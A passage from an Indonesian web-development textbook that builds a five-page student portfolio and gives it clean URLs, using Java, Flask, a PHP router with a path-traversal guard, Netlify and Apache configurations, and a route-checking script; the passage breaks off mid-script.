
Hapus berkas ini dan situs tetap bekerja: setiap halaman lengkap, setiap tautan menuju ke suatu tempat. Itulah batu uji *progressive enhancement*, dan itu pula sebabnya skrip dapat diletakkan di akhir body tanpa merugikan.

4.3.6 Yang ditampilkan peramban

Gambar 4.2 adalah halaman Local Food pada lebar desktop, direkam oleh peramban Chromium *headless* dari situs yang sedang berjalan, dan **Gambar 4.3** adalah halaman beranda pada lebar ponsel. Pada yang pertama, halaman saat ini, *Local Food*, lebih gelap, tebal dan bergaris bawah jingga: itulah `aria-current` yang bekerja. Pada yang kedua, navigasi terlipat menjadi dua baris dan kartu berdiri dalam satu kolom, karena blok `@media` pada **Kode 4.2** tidak berlaku di bawah 720 piksel.



Gambar 4.2 Halaman Local Food selebar 1000 piksel; skrip telah menandai *Local Food* sebagai halaman saat ini dan lembar gaya menggarisbawahinya.



Gambar 4.3 Halaman beranda selebar 390 piksel, lebar ponsel yang umum: satu kolom kartu dan navigasi yang terlipat.

4.3.7 Penyelesaian Java

Situs statis sama sekali tidak memerlukan program. Namun lihat lagi kelima berkas HTML itu: header, navigasi dan footer disalin lima kali. Pada hari halaman keenam ditambahkan, lima berkas harus berubah, dan salah satunya akan terlupa. Jawaban sisi server atas masalah itu adalah *layout*: tulis bingkainya sekali, lalu biarkan program memasukkan bagian utama setiap halaman ke dalamnya ketika halaman itu diminta. Itulah penyelesaian Java, **Kode 4.4**, sekaligus jembatan alami ke Soal 4.2, karena program yang menjawab permintaan dapat menjawabnya di alamat mana pun yang ia sukai.

Kode 4.4 `java/PortfolioServer.java`: portofolio yang dilayani server HTTP bawaan JDK, dengan bingkai ditulis sekali di `layout`.

```
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;
import java.io.IOException;
import java.io.OutputStream;
import java.net.InetSocketAddress;
import java.nio.charset.StandardCharsets;
import java.nio.file.Files;
import java.nio.file.Path;
import java.util.LinkedHashMap;
import java.util.Map;

/** Portofolio lima halaman yang dilayani server HTTP bawaan JDK, dengan URL bersih. */
public class PortfolioServer {
    static final Path WEB = Path.of("..", "web").toAbsolutePath().normalize();
    static final String PREFIX = "/portfolio";

    // slug -> {label di menu dan judul, deskripsi meta}; urutan = urutan menu
    static final Map<String, String[]> PAGES = new LinkedHashMap<>();
    static {
        PAGES.put("home", new String[] {"Home",
            "Personal website of Ayu Pramesti, an Informatics student at ITS Surabaya."});
        PAGES.put("profile", new String[] {"Profile",
            "Who Ayu Pramesti is: studies, skills and interests."});
        PAGES.put("hometown", new String[] {"Hometown",
            "Malang, East Java: geography, climate and a short history."});
        PAGES.put("food", new String[] {"Local Food",
            "Five dishes from Malang: bakso malang, cwie mie, rawon, orem-orem and apple
cider."});
        PAGES.put("tourist", new String[] {"Tourist Places",
            "Five places to visit around Malang: Bromo, Jalan Ijen, Jodipan, Batu and the
beaches."});
    }

    static String href(String slug) {
        return slug.equals("home") ? PREFIX + "/" : PREFIX + "/" + slug + "/";
    }

    /** Satu tata letak untuk setiap halaman: navigasi ditulis sekali, di sini. */
    static String layout(String slug, String title, String description, String main) {
        StringBuilder nav = new StringBuilder();
        for (Map.Entry<String, String[]> e : PAGES.entrySet()) {
            String current = e.getKey().equals(slug) ? " aria-current=\"page\"" : "";
            nav.append("        <a href=\"").append(href(e.getKey())).append("\"")
               .append(current).append(">").append(e.getValue()[0]).append("</a>\n");
        }
        return "<!DOCTYPE html>\n<html lang=\"en\">\n<head>\n"
            + "  <meta charset=\"utf-8\">\n"
            + "  <meta name=\"viewport\" content=\"width=device-width, initial-
scale=1\">\n"
```

Kode 4.4 (Lanjutan) *java/PortfolioServer.java: portofolio yang dilayani server HTTP bawaan JDK, dengan bingkai ditulis sekali di layout.*

```
            + "  <title>" + title + " &mdash; Ayu Pramesti</title>\n"
            + "  <meta name=\"description\" content=\"" + description + "\">\n"
            + "  <link rel=\"stylesheet\" href=\"" + PREFIX + "/assets/site.css\">\n"
            + "</head>\n<body>\n"
            + "  <a class=\"skip\" href=\"#content\">Skip to content</a>\n"
            + "  <header class=\"site\">\n    <div class=\"bar\">\n"
            + "      <a class=\"brand\" href=\"" + PREFIX + "/\">Ayu Pramesti</a>\n"
            + "      <nav class=\"main\" aria-label=\"Main\">\n" + nav
            + "      </nav>\n    </div>\n  </header>\n"
            + "  <main id=\"content\">\n" + main + "  </main>\n"
            + "  <footer class=\"site\">\n    <div>\n"
            + "      <p>A personal website &middot;\n"
            + "         &copy; <span id=\"year\">2026</span> Ayu Pramesti.\n"
            + "         Built with hand-written HTML, CSS and JavaScript.</p>\n"
            + "    </div>\n  </footer>\n"
            + "  <script src=\"" + PREFIX + "/assets/site.js\"></script>\n"
            + "</body>\n</html>\n";
    }

    static void send(HttpExchange ex, int status, String type, byte[] body) throws
IOException {
        ex.getResponseHeaders().set("Content-Type", type);
        boolean head = ex.getRequestMethod().equals("HEAD");
        ex.sendResponseHeaders(status, head ? -1 : body.length);
        if (!head) {
            try (OutputStream out = ex.getResponseBody()) { out.write(body); }
        }
        ex.close();
    }

    static void handle(HttpExchange ex) throws IOException {
        String path = ex.getRequestURI().getPath();
        // "/portfolio", "/portfolio/", "/portfolio/food" dan "/portfolio/food/" semuanya
berlaku
        String rest = path.equals(PREFIX) ? "" : path.substring(PREFIX.length() + 1);
        if (rest.endsWith("/")) rest = rest.substring(0, rest.length() - 1);
        String slug = rest.isEmpty() ? "home" : rest;
```

Kode 4.4 (Lanjutan) *java/PortfolioServer.java: portofolio yang dilayani server HTTP bawaan JDK, dengan bingkai ditulis sekali di layout.*

```
        if (PAGES.containsKey(slug)) {
            String[] p = PAGES.get(slug);
            String main = Files.readString(WEB.resolve("pages").resolve(slug + ".html"));
            send(ex, 200, "text/html; charset=utf-8",
                 layout(slug, p[0], p[1], main).getBytes(StandardCharsets.UTF_8));
        } else if (rest.equals("assets/site.css") || rest.equals("assets/site.js")) {
            String type = rest.endsWith(".css") ? "text/css; charset=utf-8"
                                                : "text/javascript; charset=utf-8";
            send(ex, 200, type,
Files.readAllBytes(WEB.resolve("portfolio").resolve(rest)));
        } else {
            send(ex, 404, "text/html; charset=utf-8",
                 Files.readAllBytes(WEB.resolve("portfolio").resolve("404.html")));
        }
    }

    public static void main(String[] args) throws IOException {
        int port = args.length > 0 ? Integer.parseInt(args[0]) : 8402;
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1", port), 0);
        server.createContext(PREFIX, PortfolioServer::handle);
        server.start();
        System.out.println("Portfolio on http://localhost:" + port + PREFIX);
    }
}
```

Membacanya dari atas:

- `com.sun.net.httpserver.HttpServer` sudah disertakan di setiap JDK sejak Java 6 [4]. `HttpServer.create(…)` membuka soket yang mendengarkan hanya di komputer ini, `createContext(PREFIX, PortfolioServer::handle)` mengirim setiap path yang diawali `/portfolio` ke `handle`, dan `start()` mulai menjawab.
- `PAGES` adalah `LinkedHashMap`, yang menjaga urutan penyisipan, sehingga menu keluar dalam urutan yang benar. Setiap *slug* — nama pendek yang dipakai di alamat — dipetakan ke label menu dan deskripsinya.
- `layout(slug, title, description, main)` mengembalikan seluruh halaman sebagai satu string. Gelungnya menyusun kelima tautan menu, dan menambahkan `aria-current="page"` pada tautan yang slug-nya adalah halaman yang sedang dibangun. Server melakukan di server apa yang dilakukan `site.js` di peramban, sehingga tanda itu sudah ada bahkan sebelum skrip apa pun berjalan.
- `handle` mengubah path menjadi slug: `/portfolio` dan `/portfolio/` menjadi `home`; `/portfolio/food` dan `/portfolio/food/` menjadi `food`. Bila slug-nya halaman yang dikenal, ia membaca bagian utama halaman itu dari `web/pages/food.html` dan mengirim halaman yang sudah ditata dengan status 200. Lembar gaya dan skrip dikirim dari folder statis. Selain itu, permintaan menerima `404.html` milik situs dengan status 404.
- `send` menetapkan `Content-Type`, lalu `sendResponseHeaders(status, length)` menulis baris status dan header; untuk `HEAD`, panjang `-1` berarti “tanpa badan”.

Bagian utama di `web/pages/` adalah bagian `main` yang persis sama dengan halaman statis, sehingga server Java dan berkas statis semestinya menghasilkan dokumen yang sama. Memang demikian, kecuali satu atribut. Dengan server berjalan (`java -cp classes PortfolioServer` dari folder `java`), perintah

```
curl -s localhost:8402/portfolio/food | sed 's/ aria-current="page"//' | cmp -
../web/portfolio/food/index.html
```

tidak mencetak apa pun, yang merupakan cara `cmp` berkata "identik": setiap halaman dari kelimanya, setelah 20 karakter `aria-current="page"` dibuang, sama byte demi byte dengan berkas statisnya.

4.3.8 Penyelesaian Python

Di Flask, *layout* berupa *template*: dokumen HTML dengan lubang yang ditulis `{{ … }}` untuk nilai dan `{% … %}` untuk gelung dan keputusan, yang diisi oleh mesin *template* Jinja [5]. **Kode 4.5** adalah server yang sama dengan **Kode 4.4**.

Kode 4.5 `python/portfolio_app.py`: portofolio yang sama dengan Flask; bingkainya satu template Jinja, `LAYOUT`.

```
"""Portofolio lima halaman yang dilayani Flask, dengan URL bersih.

Jalankan:  python3 portfolio_app.py   lalu buka http://localhost:8403/portfolio
"""
from pathlib import Path

from flask import Flask, abort, render_template_string, send_from_directory
from markupsafe import Markup

WEB = (Path(__file__).parent / ".." / "web").resolve()
PREFIX = "/portfolio"

# slug -> (label di menu dan judul, deskripsi meta); urutan = urutan menu
PAGES = {
    "home": ("Home",
             "Personal website of Ayu Pramesti, an Informatics student at ITS Surabaya."),
    "profile": ("Profile",
                "Who Ayu Pramesti is: studies, skills and interests."),
    "hometown": ("Hometown",
                 "Malang, East Java: geography, climate and a short history."),
    "food": ("Local Food",
             "Five dishes from Malang: bakso malang, cwie mie, rawon, orem-orem and apple
cider."),
    "tourist": ("Tourist Places",
                "Five places to visit around Malang: Bromo, Jalan Ijen, Jodipan, Batu and
the beaches."),
}

# Satu tata letak untuk setiap halaman: navigasi ditulis sekali, di sini.
LAYOUT = """<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>{{ title }} &mdash; Ayu Pramesti</title>
  <meta name="description" content="{{ description }}">
  <link rel="stylesheet" href="{{ prefix }}/assets/site.css">
</head>
<body>
  <a class="skip" href="#content">Skip to content</a>
  <header class="site">
    <div class="bar">
      <a class="brand" href="{{ prefix }}/">Ayu Pramesti</a>
      <nav class="main" aria-label="Main">
{% for key, (label, _) in pages.items() %}
        <a href="{{ href(key) }}"{% if key == slug %} aria-current="page"{% endif %}>{{
label }}</a>
{% endfor %}
      </nav>
```

Kode 4.5 (Lanjutan) *python/portfolio_app.py: portofolio yang sama dengan Flask; bingkainya satu template Jinja, LAYOUT.*

```
    </div>
  </header>
  <main id="content">
{{ main }}  </main>
  <footer class="site">
    <div>
      <p>A personal website &middot;
         &copy; <span id="year">2026</span> Ayu Pramesti.
         Built with hand-written HTML, CSS and JavaScript.</p>
    </div>
  </footer>
  <script src="{{ prefix }}/assets/site.js"></script>
</body>
</html>
"""

app = Flask(__name__)
app.jinja_env.trim_blocks = True              # tag {% %} di akhir baris menelan pindah
barisnya
app.jinja_env.keep_trailing_newline = True    # pertahankan pindah baris terakhir sesudah
</html>


def href(slug):
    return PREFIX + "/" if slug == "home" else f"{PREFIX}/{slug}/"


# strict_slashes=False: "/portfolio/food" dan "/portfolio/food/" sama-sama dijawab 200
@app.route(PREFIX + "/", defaults={"slug": "home"}, strict_slashes=False)
@app.route(PREFIX + "/<slug>/", strict_slashes=False)
def page(slug):
    if slug not in PAGES:
        abort(404)
    label, description = PAGES[slug]
    main = Markup((WEB / "pages" / f"{slug}.html").read_text(encoding="utf-8"))
    return render_template_string(LAYOUT, title=label, description=description,
                                  prefix=PREFIX, pages=PAGES, slug=slug,
                                  href=href, main=main)


@app.route(PREFIX + "/assets/<name>")
def asset(name):
    return send_from_directory(WEB / "portfolio" / "assets", name)
```

Kode 4.5 (Lanjutan) *python/portfolio_app.py: portofolio yang sama dengan Flask; bingkainya satu template Jinja, LAYOUT.*

```
@app.errorhandler(404)
def not_found(_error):
    return (WEB / "portfolio" / "404.html").read_text(encoding="utf-8"), 404


if __name__ == "__main__":
    app.run(port=8403)
```

Dekorator `@app.route(…)` menghubungkan alamat dengan fungsi `page`. `PREFIX + "/<slug>/"` berarti "satu segmen path apa pun sesudah `/portfolio/`, diserahkan ke fungsi sebagai argumen `slug`"; `strict_slashes=False` membuat Flask menjawab `/portfolio/food` dan `/portfolio/food/` dengan cara yang sama alih-alih mengalihkan yang satu ke yang lain. Gelung template `{% for key, (label, _) in pages.items() %}` menulis menu, dan `{% if key ==`

`slug %} aria-current="page"{% endif %}` menandai halaman saat ini persis seperti gelung Java.

`trim_blocks` dan `keep_trailing_newline` hanya membuat keluaran sama byte demi byte dengan berkas statis (tanpa baris kosong sesudah tag `{% … %}`, dan dengan pindah baris sesudah `</html>`). `Markup(…)` memberi tahu Jinja bahwa bagian utama adalah HTML tepercaya yang ditulis pemilik situs; tanpanya Jinja akan meng-*escape*-nya, mengubah setiap `<` menjadi `<`. Escape adalah perilaku bawaan Flask karena hampir segala hal lain yang dimasukkan ke halaman berasal dari pihak yang tidak patut dipercaya — pokok Soal 4.11.

Jalankan dengan `python3 portfolio_app.py` dari folder `python`; uji `curl … | cmp` yang sama terhadap porta 8403 tidak mencetak apa pun untuk kelima halaman.

4.3.9 Penyelesaian keliru yang menggoda

Jalan pintas yang menggoda adalah memasukkan kelima "halaman" ke satu berkas dan menampilkannya satu per satu, seperti **Kode 4.6**. Pendek, dimuat sekali, dan di peramban bahkan tampak seperti lima halaman: klik *Local Food* dan hanya bagian makanan yang terlihat, karena aturan CSS `section:target { display: block; }` menampilkan satu bagian yang `id`-nya cocok dengan fragmen alamat, `#food`.

Kode 4.6 `web/wrong/onepage.html`: lima bagian dalam satu dokumen, ditampilkan satu per satu oleh selektor `:target`. Menggoda, dan keliru.

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>Ayu Pramesti</title>
  <style>section { display: none; } section:target { display: block; }</style>
</head>
<body>
  <nav>
    <a href="#home">Home</a> <a href="#profile">Profile</a> <a
href="#hometown">Hometown</a>
    <a href="#food">Local Food</a> <a href="#tourist">Tourist Places</a>
  </nav>
  <section id="home"><h1>Ayu Pramesti</h1><p>Welcome.</p></section>
  <section id="profile"><h1>Profile</h1><p>Informatics student.</p></section>
  <section id="hometown"><h1>Malang</h1><p>A highland city.</p></section>
  <section id="food"><h1>Local food</h1><p>Bakso, rawon, cwie mie.</p></section>
  <section id="tourist"><h1>Tourist places</h1><p>Bromo at sunrise.</p></section>
</body>
</html>
```

Ia gagal dalam tiga hal. Ia satu halaman, dengan satu judul di tab dan lima judul `h1`. Ia tidak dapat memenuhi Soal 4.2, karena fragmen tidak pernah dikirim ke server; mintalah "halaman" Food dengan `curl` dan perhatikan baris permintaannya:

```
> GET /wrong/onepage.html HTTP/1.1
> Host: localhost:8404
> User-Agent: curl/8.5.0
> Accept: */*
>
< HTTP/1.0 200 OK
< Server: SimpleHTTP/0.6 Python/3.11.15
< Content-type: text/html
< Content-Length: 771
<
```

Permintaannya berbunyi `GET /wrong/onepage.html`; `#food` tetap tinggal di klien, sehingga baik server maupun mesin pencari tidak dapat membedakan "halaman-halaman" itu. Dan pengunjung yang membuka berkas tanpa fragmen tidak melihat apa pun, karena setiap bagian semula tersembunyi.

> **UJI DIRI.** Halaman keenam, *Contact*, harus ditambahkan di `/portfolio/contact/`. Daftarkan setiap berkas yang berubah pada penyelesaian statis, dan setiap baris yang berubah pada penyelesaian Java.
>
> *Jawaban.* Statis: berkas baru `contact/index.html`, ditambah navigasi di keenam halaman dan `404.html` — seluruhnya tujuh berkas HTML, karena menu disalin ke masing-masing. Java: satu berkas baru `web/pages/contact.html`, dan satu entri baru di peta, `PAGES.put("contact", new String[] {"Contact", "How to reach Ayu Pramesti."});`. Layout, gelung menu dan rutenya tidak perlu diubah. Perbedaan itulah seluruh alasan untuk menulis bingkai sekali saja.

4.4 Soal 4.2 — URL Bersih untuk Kelima Halaman

4.4.1 Soalnya

> **SOAL 4.2.** The URL structure of the pages of Problem 4.1 must follow this format: `(Your Domain)/portfolio` for the Homepage, `(Your Domain)/portfolio/profile` for the Profile page, `(Your Domain)/portfolio/hometown` for the Hometown page, `(Your Domain)/portfolio/food` for the Local Food page, and `(Your Domain)/portfolio/tourist` for the Tourist Places page.

Dengan kata lain: kelima halaman Soal 4.1 harus dapat dicapai di `(Domain Anda)/portfolio`, `/portfolio/profile`, `/portfolio/hometown`, `/portfolio/food` dan `/portfolio/tourist`.

4.4.2 Memahaminya dengan tangan

Menyatakan ulang. Masukan: lima alamat. Keluaran: halaman yang tepat untuk masing-masing — tanpa ekstensi berkas, tanpa *query string*, tanpa fragmen, dan dengan segmen `portfolio` di depan. Tiga pertanyaan bersembunyi di baris itu:


1. Dari mana awalan `/portfolio` berasal?
2. Bagaimana `/portfolio/profile`, yang tidak menyebut berkas apa pun, menemukan sebuah berkas?
3. Bagaimana halaman-halaman saling bertaut tanpa rusak ketika situs pindah ke sebuah host?

Apa berjalan di mana. Semua ini bukan HTML; ia diputuskan di sisi server, oleh susunan folder, konfigurasi host, atau sebuah program.

Pertanyaan 1: awalannya. Di kebanyakan host, folder yang Anda terbitkan dilayani di akar domain, jadi awalan itu berasal dari menaruh segalanya di folder bernama `portfolio/`, seperti pohon pada Subbab 4.3.2. Di GitHub Pages awalan itu bisa didapat cuma-cuma: *project site* — repositori yang Pages-nya dinyalakan — diterbitkan di `https://<user>.github.io/<repository>/` [7]. Repositori bernama `portfolio` karenanya terbit di `https://ayu-pramesti.github.io/portfolio/`, yang tepat sama dengan `(Your Domain)/portfolio`. Memilih nama repositori adalah bagian dari menyelesaikan soal ini, dan Soal 4.4 melakukannya.

Pertanyaan 2: alamat yang tidak menyebut berkas. Setiap server web, sejak yang paling awal, mengikuti satu aturan: bila permintaan menyebut sebuah **direktori**, jawablah dengan berkas bernama `index.html` di dalamnya. Maka setiap halaman adalah direktori berisi `index.html`, dan

nama direktori itulah alamatnya. **Gambar 4.4** memperlihatkan apa yang lalu terjadi pada `/portfolio/profile` di tiga jenis server.



Gambar 4.4 Tiga nasib `GET /portfolio/profile`: host statis mengalihkan ke alamat bergaris miring lalu mengirim berkas indeks; server kita sendiri langsung mengirimnya; rancangan satu halaman tidak pernah membiarkan server tahu halaman mana yang diminta.

Host statis polos, sebenarnya, menerima permintaan `/portfolio/profile`, mendapati bahwa `profile` adalah direktori, lalu membalas `301 Moved Permanently` dengan `Location: /portfolio/profile/`. Peramban mengikutinya diam-diam, meminta lagi dengan garis miring, dan menerima berkas indeks dengan `200 OK`. Itu HTTP yang benar, dan itulah yang dilakukan GitHub Pages; satu-satunya jejak yang terlihat adalah garis miring di ujung alamat. Server yang kita program sendiri dapat melangkah lebih jauh dan langsung menjawab `/portfolio/profile` dengan `200 OK`, yang cocok dengan format yang diminta sampai ke hurufnya.

Pertanyaan 3: tautan. Peramban mengubah setiap `href` menjadi alamat lengkap dengan menggabungkannya dengan alamat halaman tempat ia berada (Bab 1, Subbab 1.7.4). Ada tiga jenis tautan, dan program **Kode 4.7** memperlihatkan bagaimana masing-masing diselesaikan bila halamannya adalah halaman Profile dari situs yang sudah terbit.

Kode 4.7 `web/tools/resolve.mjs`: aturan peramban sendiri untuk menyelesaikan tautan, `new URL(href, page)`, diterapkan pada enam tautan.

```
// resolve.mjs: cara peramban mengubah tiap jenis href menjadi alamat lengkap.
// Halaman yang sedang dibaca adalah halaman Profile dari situs yang terbit di bawah
/portfolio/.
const page = "https://ayu-pramesti.github.io/portfolio/profile/";
const hrefs = ["/food/", "../food/", "food/", "/portfolio/food/",
               "/assets/site.css", "/portfolio/assets/site.css"];
for (const href of hrefs) {
  console.log(href.padEnd(28) + "-> " + new URL(href, page).href);
}
```

```
/food/                       -> https://ayu-pramesti.github.io/food/
../food/                     -> https://ayu-pramesti.github.io/portfolio/food/
food/                        -> https://ayu-pramesti.github.io/portfolio/profile/food/
/portfolio/food/             -> https://ayu-pramesti.github.io/portfolio/food/
/assets/site.css             -> https://ayu-pramesti.github.io/assets/site.css
/portfolio/assets/site.css   -> https://ayu-pramesti.github.io/portfolio/assets/site.css
```

`/food/` mulai lagi dari host dan menunjuk ke *atas* situs; `food/` mendarat di dalam folder Profile; `../food/` benar dari halaman ini tetapi salah dari beranda. Hanya `/portfolio/food/`, path lengkap dengan awalan, yang benar dari setiap halaman, dan bentuk itulah yang dipakai **Kode 4.1**, termasuk untuk lembar gaya.

4.4.3 Penyelesaian dengan server bawaan PHP

Susunan direktori pada Subbab 4.3.2 sudah menjawab setiap alamat di host statis. Untuk menjawabnya *tanpa* pengalihan, dan untuk memperlihatkan aturan yang diterapkan host, **Kode 4.8** adalah *router script* bagi server web bawaan PHP. Bila `php -S` dijalankan dengan nama

skrip, skrip itu dijalankan untuk setiap permintaan; bila skrip mengembalikan `false`, server menangani permintaan itu sendiri; bila tidak, keluaran skrip itulah jawabannya.

Kode 4.8 `php/router.php`: aturan host, ditulis sebagai empat aturan bernomor untuk `php -S`.

```php
<?php
// router.php: URL bersih untuk portofolio statis di server bawaan PHP.
// Jalankan dari folder ini:   php -S localhost:8401 router.php
declare(strict_types=1);

$root = realpath(__DIR__ . '/../web');
$path = rawurldecode(parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH) ?? '/');
$disk = realpath($root . $path);           // false bila tidak ada apa pun di sana

function send_file(string $file, int $status): bool
{
    $types = ['html' => 'text/html; charset=utf-8', 'css' => 'text/css; charset=utf-8',
              'js' => 'text/javascript; charset=utf-8'];
    $ext = pathinfo($file, PATHINFO_EXTENSION);
    http_response_code($status);
    header('Content-Type: ' . ($types[$ext] ?? 'application/octet-stream'));
    readfile($file);
    return true;                           // true = "sudah saya jawab; jangan lakukan apa-
apa lagi"
}

// Aturan 0: jangan pernah melayani apa pun di luar folder web (akal-akalan "/../").
if ($disk !== false && !str_starts_with($disk, $root)) {
    return send_file($root . '/portfolio/404.html', 404);
}
// Aturan 1: berkas nyata dikirim apa adanya (stylesheet, skrip, halaman yang disebut
lengkap).
if ($disk !== false && is_file($disk)) {
    return send_file($disk, 200);
}
// Aturan 2: direktori dijawab dengan index.html-nya, dengan atau tanpa garis miring.
if ($disk !== false && is_dir($disk) && is_file($disk . '/index.html')) {
    return send_file($disk . '/index.html', 200);
}
// Aturan 3: tidak ada yang cocok, jadi kirim halaman galat milik situs DENGAN status 404.
return send_file($root . '/portfolio/404.html', 404);
```

Aturannya, dalam urutan penerapannya oleh skrip:

- `parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH)` mengambil path dari target permintaan, membuang *query string*; `rawurldecode` mengubah `%20` kembali menjadi spasi. `realpath` mengubah path menjadi lokasi nyata di disk, menyelesaikan setiap `..`, dan mengembalikan `false` bila tidak ada apa pun di sana.
- **Aturan 0** menolak path apa pun yang, setelah diselesaikan, berada di luar folder `web`. Tanpa aturan ini, permintaan `/../php/router.php` akan menyerahkan kode sumber server itu sendiri. `str_starts_with($disk, $root)` adalah seluruh pemeriksaannya.
- **Aturan 1** mengirim berkas nyata apa adanya. `send_file` memilih `Content-Type` dari ekstensinya, karena lembar gaya yang dikirim sebagai `text/html` diabaikan peramban.
- **Aturan 2** menjawab direktori dengan `index.html`-nya, entah alamatnya diakhiri garis miring atau tidak. Aturan inilah yang membuat `/portfolio/profile` langsung dijawab `200`.
- **Aturan 3** mengirim `404.html` milik situs, dan — ini penting — *dengan status 404*. Halaman yang tidak ada tetapi dijawab `200` adalah kesalahan pada Soal 4.5.

Jalankan dari folder `php` dengan `php -S localhost:8401 router.php`, lalu minta halaman Profile dengan `curl -si` (header `Date`, yang hanya mencatat kapan permintaan dibuat, dihilangkan dari transkrip ini dan semua transkrip berikutnya):

```
HTTP/1.1 200 OK
Connection: close
X-Powered-By: PHP/8.4.21
Content-Type: text/html; charset=utf-8
```

Sekarang bandingkan dengan host statis polos, `http.server` milik Python yang melayani folder `web` di porta 8404, yang berperilaku seperti GitHub Pages:

```
HTTP/1.0 301 Moved Permanently
Server: SimpleHTTP/0.6 Python/3.11.15
Location: /portfolio/profile/
Content-Length: 0
```

Dua jawaban yang benar: *rewrite* (satu permintaan, alamat tetap) dan *redirect* atau pengalihan (permintaan kedua, alamat berubah). Netlify menulis *rewrite* itu di `_redirects`, **Kode 4.9**, dengan status `200` berarti *rewrite*; Apache, di dalam XAMPP dan kebanyakan *shared hosting*, membaca `.htaccess`, **Kode 4.10**.

Kode 4.9 `web/portfolio/_redirects`: rute yang sama untuk Netlify; status 200 berarti bilah alamat tetap menampilkan URL bersih.

```
/portfolio/profile    /portfolio/profile/index.html    200
/portfolio/hometown   /portfolio/hometown/index.html   200
/portfolio/food       /portfolio/food/index.html       200
/portfolio/tourist    /portfolio/tourist/index.html    200
/portfolio/*          /portfolio/404.html              404
```

Kode 4.10 `web/portfolio/.htaccess`: rute yang sama untuk Apache dengan `mod_rewrite`; direktori yang berisi `index.html` dilayani dari berkas itu, dengan atau tanpa garis miring.

```
# Apache (XAMPP, kebanyakan shared hosting): jawab /portfolio/profile tanpa pengalihan.
DirectoryIndex index.html
DirectorySlash Off
RewriteEngine On

# Direktori yang berisi index.html dilayani dari berkas itu, dengan atau tanpa garis
miring.
RewriteCond %{REQUEST_FILENAME} -d
RewriteCond %{REQUEST_FILENAME}/index.html -f
RewriteRule ^(.+?)/?$ $1/index.html [L]

ErrorDocument 404 /portfolio/404.html
```

Kedua berkas itu lengkap, tetapi tidak satu pun dijalankan untuk buku ini, karena mesin pembangunnya tidak memiliki Apache maupun akun Netlify; server PHP, Java dan Flask dijalankan. **Tabel 4.3** membandingkan keempat cara.

Tabel 4.3 Empat cara memberi kelima halaman alamat bersih. Susunan direktori tidak memerlukan konfigurasi dan bekerja di mana pun, sebab itu situs dibangun di atasnya; tiga cara lainnya menghilangkan pengalihan bila host mengizinkan.

Cara	Konfigurasi	Bekerja di GitHub Pages	Jawaban untuk `/portfolio/profile`
Direktori dengan `index.html`	tidak ada	ya	`301`, lalu `200` di `/portfolio/profile/`
Server kita sendiri (router PHP, Java, Flask)	sebuah program	tidak (Pages tidak menjalankan program)	langsung `200`
Apache `.htaccess`	satu berkas	tidak	langsung `200`
Netlify `_redirects`	satu berkas	tidak	langsung `200`

4.4.4 Memeriksa kelima alamat

Rute yang belum pernah diminta belum pernah diuji. **Kode 4.11** meminta kelima alamat wajib dan tiga alamat tambahan, mencetak apa yang kembali, dan mengikuti pengalihan tepat satu kali bila pengalihan itu menunjuk ke alamat yang sama dengan garis miring.

Kode 4.11 `python/check_routes.py`: minta setiap URL wajib, laporkan status dan judul pertamanya, dan nyatakan apakah halamannya tiba.

```
"""Minta setiap URL wajib portofolio dan laporkan apa yang kembali.

Cara pakai:  python3 check_routes.py http://localhost:8401
             python3 check_routes.py https://your-name.github.io
Pengalihan dilaporkan apa adanya (301 dan tujuannya); untuk URL wajib,
pemeriksaan lalu mengikuti satu pengalihan itu dan menyatakan apakah halamannya tiba.
"""
import http.client
import re
import sys
import urllib.parse

REQUIRED = ["/portfolio", "/portfolio/profile", "/portfolio/hometown",
            "/portfolio/food", "/portfolio/tourist"]
EXTRA = ["/portfolio/profile/", "/portfolio/assets/site.css", "/portfolio/nonesuch"]


def fetch(base, path):
    """Satu permintaan GET; mengembalikan (status, header Location, teks badan)."""
    url = urllib.parse.urlsplit(base)
    conn_class = (http.client.HTTPSConnection if url.scheme == "https"
                  else http.client.HTTPConnection)
    conn = conn_class(url.netloc, timeout=10)
    conn.request("GET", path)
    resp = conn.getresponse()
    body = resp.read().decode("utf-8", "replace")
    conn.close()
    return resp.status, resp.getheader("Location", ""), body


def first_h1(html):
    m = re.search(r"<h1[^>]*>(.*?)</h1>", html, re.S)
    return re.sub(r"\s+", " ", m.group(1)).strip() if m else "-"


def main():
    base = sys.argv[1].rstrip("/") if len(sys.argv) > 1 else "http://localhost:8401"
    print(f"{'PATH':<28}{'STATUS':<8}{'H1 or LOCATION':<28}VERDICT")
    direct = redirected = 0
    for path in REQUIRED + EXTRA:
        status, location, body = fetch(base, path)
        shown = location if location else first_h1(body)
        if path not in REQUIRED:
            verdict = "(extra)"
